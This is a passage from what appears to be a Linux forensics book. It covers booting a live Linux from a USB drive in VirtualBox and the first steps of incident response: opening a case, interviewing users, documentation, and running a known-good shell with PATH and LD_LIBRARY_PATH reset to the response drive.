In order to create a virtual disk that points to a physical device you must execute the following command as root: `vboxmanage internalcommands createrawvmdk -filename <location of vmdk file> -rawdisk <USB device>`. For example, if your thumb drive is normally mounted as /dev/sdb the following command could be used: `vboxmanage internalcommands createrawvmdk -filename /root/VirtualBox\ Vms/usb.vmdk -rawdisk /dev/sdb`. Note that you cannot just sudo this command as the regular user will have permission problems trying to run the virtual machine later. Creating this virtual drive and running VirtualBox is shown in Figure 1.3.

Once the virtual disk file has been created, set up a new virtual machine in the normal manner. Depending on the live Linux you have chosen, you may need to enable EFI support as shown in Figure 1.7. The creation of the live Linux virtual machine is shown in Figure 1.4 through Figure 1.6. The virtual machine running for the first time is shown in Figure 1.8.



FIGURE 1.3

Creating a virtual disk file that points to a physical USB drive.



FIGURE 1.4

Creating a virtual machine that runs a live Linux distribution from a USB drive.



FIGURE 1.5

Setting up memory for the live Linux virtual machine. Be certain to select the maximum amount of memory for better performance running a live distribution as everything is run from RAM.

FIGURE 1.6

Selecting the USB physical drive for the live Linux virtual machine.



FIGURE 1.7

Enabling EFI support in VirtualBox.



FIGURE 1.8

Running a virtual machine from a USB drive.

SUMMARY

In this chapter we have discussed all the preliminary items that should be taken care of

before arriving on the scene after a suspected incident has occurred. We covered the hardware, software, and other tools that should be in your go bag. In the next chapter we will discuss the first job when you arrive, determining if there was an incident.

CHAPTER

2

Determining If There Was an Incident

INFORMATION IN THIS CHAPTER:

- Opening a case
- Talking to users
- Documentation
- Mounting known-good binaries
- Minimizing disturbance to the subject system
- Using scripting to automate the process
- Collecting volatile data

OPENING A CASE

This chapter will address the highlighted box from our high-level process as shown in Figure 2.1. We will come to learn that there is often much involved in determining whether or not there was an incident. We will also see that some limited live response may be necessary in order to make this determination.



FIGURE 2.1

The High-level Investigation Process.

Before you do anything else, when you arrive on the scene, you should open a case file. This is not as complicated as it sounds. You could literally create a folder on your laptop with a case number. What should you use for a case number? Whatever you want. You might want a case number that is a year-number or you might prefer to use the date for a case number under the assumption that you won't be starting multiple cases on the same day. You could always append a number to the date if you had multiple cases in a given day.

You might also consider starting a new entry in your bound notebook (with the numbered pages). Some might prefer to wait until they are sure there was an incident before consuming space in their notebooks for a false alarm. My personal feeling on this is that notebooks are cheap and it is easier and cleaner if you start taking notes in one place from the very beginning.

TALKING TO USERS

Before you ever think about touching the subject system you should interview the users. Why? Because they know more about the situation than you will. You might be able to determine that it was all a false alarm very quickly by talking to the users. For example, perhaps it was a system administrator that put a network card in promiscuous mode and not malware or an attacker. It would be far better for everyone if you found this out by talking to the administrator now than after hours of investigating.

You should ask the users a series of questions. The first question you might ask is, "Why did you call me?" Was there an event that led to your being called in? Does the organization lack a qualified person to perform the investigation? Does the organization's policy on possible incidents require an outside investigator?

The second question you might ask is, "Why do you think there is a problem or incident?" Did something strange happen? Is the network and/or machine slower than normal? Is there traffic on unusual ports? Unlike Windows users, most Linux users don't just shrug off strange behavior and reboot.

Next you want to get as much information as you can about the subject (suspected victim) system. What is the system normally used for? Where did the system come from? Was it purchased locally or online, etc? As many readers are likely aware, it has come to light that certain government entities are not above planting parasitic devices inside a computer that has been intercepted during shipment. Has the computer been repaired recently? If so, by whom? Was it an old, trusted friend or someone new? Malicious software and hardware are easily installed during such repairs.

DOCUMENTATION

As previously mentioned, you cannot over do the documentation. You should write down what the users told you during your interviews. In addition to the advantages already mentioned for using a notebook, writing notes in your notebook is a lot less distracting and intimidating for the users than banging away at your laptop keyboard or even worse filming the interviews.

You should also write down everything you know about the subject system. If it seems appropriate you might consider taking a picture of the computer and screen. If you suspect that physical security has been breached, it is an especially good idea. You are now ready to actually touch the subject system.

VIRTUAL COMPLICATIONS

If you are using a virtual machine, older may be better

I have previously recommended the use of a USB 3.0 drive for performance reasons. If you are using a virtual machine to practice while you are going through this book, a USB 2.0 drive might be preferred. The reason for this is that some of the virtualization software seems to have issues dealing with USB 3.0 devices. At the time of this writing USB 2.0 devices seem to cause less problems.

Regardless of the type of drive you have, the host operating systems will initially try to lay claim to any attached device. If you are using VirtualBox, you will need to check the appropriate device from the USB Devices submenu under Devices as shown in Figure 2.2.



FIGURE 2.2

Selecting a USB Drive. If your subject system is running inside a virtual machine you will need to pass the device along to the virtual machine by selecting the device as shown here.

MOUNTING KNOWN-GOOD BINARIES

In most cases if you insert your USB drive with known-good binaries, it will be automounted. If this isn't the case on the subject system, you will need to manually mount the drive. Once your drive is mounted you should run a known-good shell located on your drive. You are not done after you run this shell, however. You must set your path to only point at the directories on your USB drive and also reset the LD_LIBRARY_PATH variable to only reference library directories on the USB drive.

The first thing you will want to do is to check that your filesystem has in fact been mounted. Some versions of Linux will not automatically mount an extended (ext2, ext3, or ext4) filesystem. Most Linux systems will automount a FAT or NTFS filesystem, however. Recall that your system binaries must be housed on an extended filesystem in order to preserve their permissions. The easiest way to check if something is mounted is to execute the `mount` command. The results of running this command with my Linux forensics response drive are shown in Figure 2.3. Notice that my drive is mounted as /dev/sdb with three partitions. The first two partitions are a FAT and ext4 partition for a live version of Linux (SIFT in this case) and the third partition contains 64-bit system binaries.



FIGURE 2.3

Verifying That a USB Drive Is Mounted. In this figure the three highlighted partitions from the USB drive (/dev/sdb) have all been automatically mounted.

If you are unsure what drive letter will be assigned to your incident response drive the `dmesg` command can often help. The results of running dmesg after inserting a USB drive are shown in Figure 2.4. The portion that demonstrates the drive has been assigned to

/dev/sdb is highlighted.

FIGURE 2.4

Result of running dmesg command. The portion that shows drive letter /dev/sdb has been assigned is highlighted.

If you need to manually mount your drive first create a mount destination by running `sudo mkdir /mnt/{destination}`, i.e. `sudo mkdir /mnt/good-bins` or similar. Now that a destination exists the drive can be mounted using `sudo mount /dev/{source partition} /mnt/{destination}`, i.e. `sudo mount /dev/sdb1 /mnt/good-bins`.

Once everything is mounted change to the root directory for your know-good binaries and then run bash by typing `exec bin/bash` as shown in Figure 2.5. Once the known-good shell is loaded the path must be reset to only point to the response drive by running `export PATH=$(pwd)/sbin:$(pwd)/bin` as shown in Figure 2.6. Here we are using a shell trick. If you enclose a command in parentheses that are proceeded by a $ the command is run and the results are substituted. Finally, the library path must also be set to point to known-good library files by running `export LD_LIBRARY_PATH=$(pwd)/lib64:$(pwd)/lib` as shown in Figure 2.7. If you have also copied some of the directories under /usr (recommended) then these paths should also be included in the PATH and LD_LIBRARY_PATH.



FIGURE 2.5

Executing the known-good bash shell.

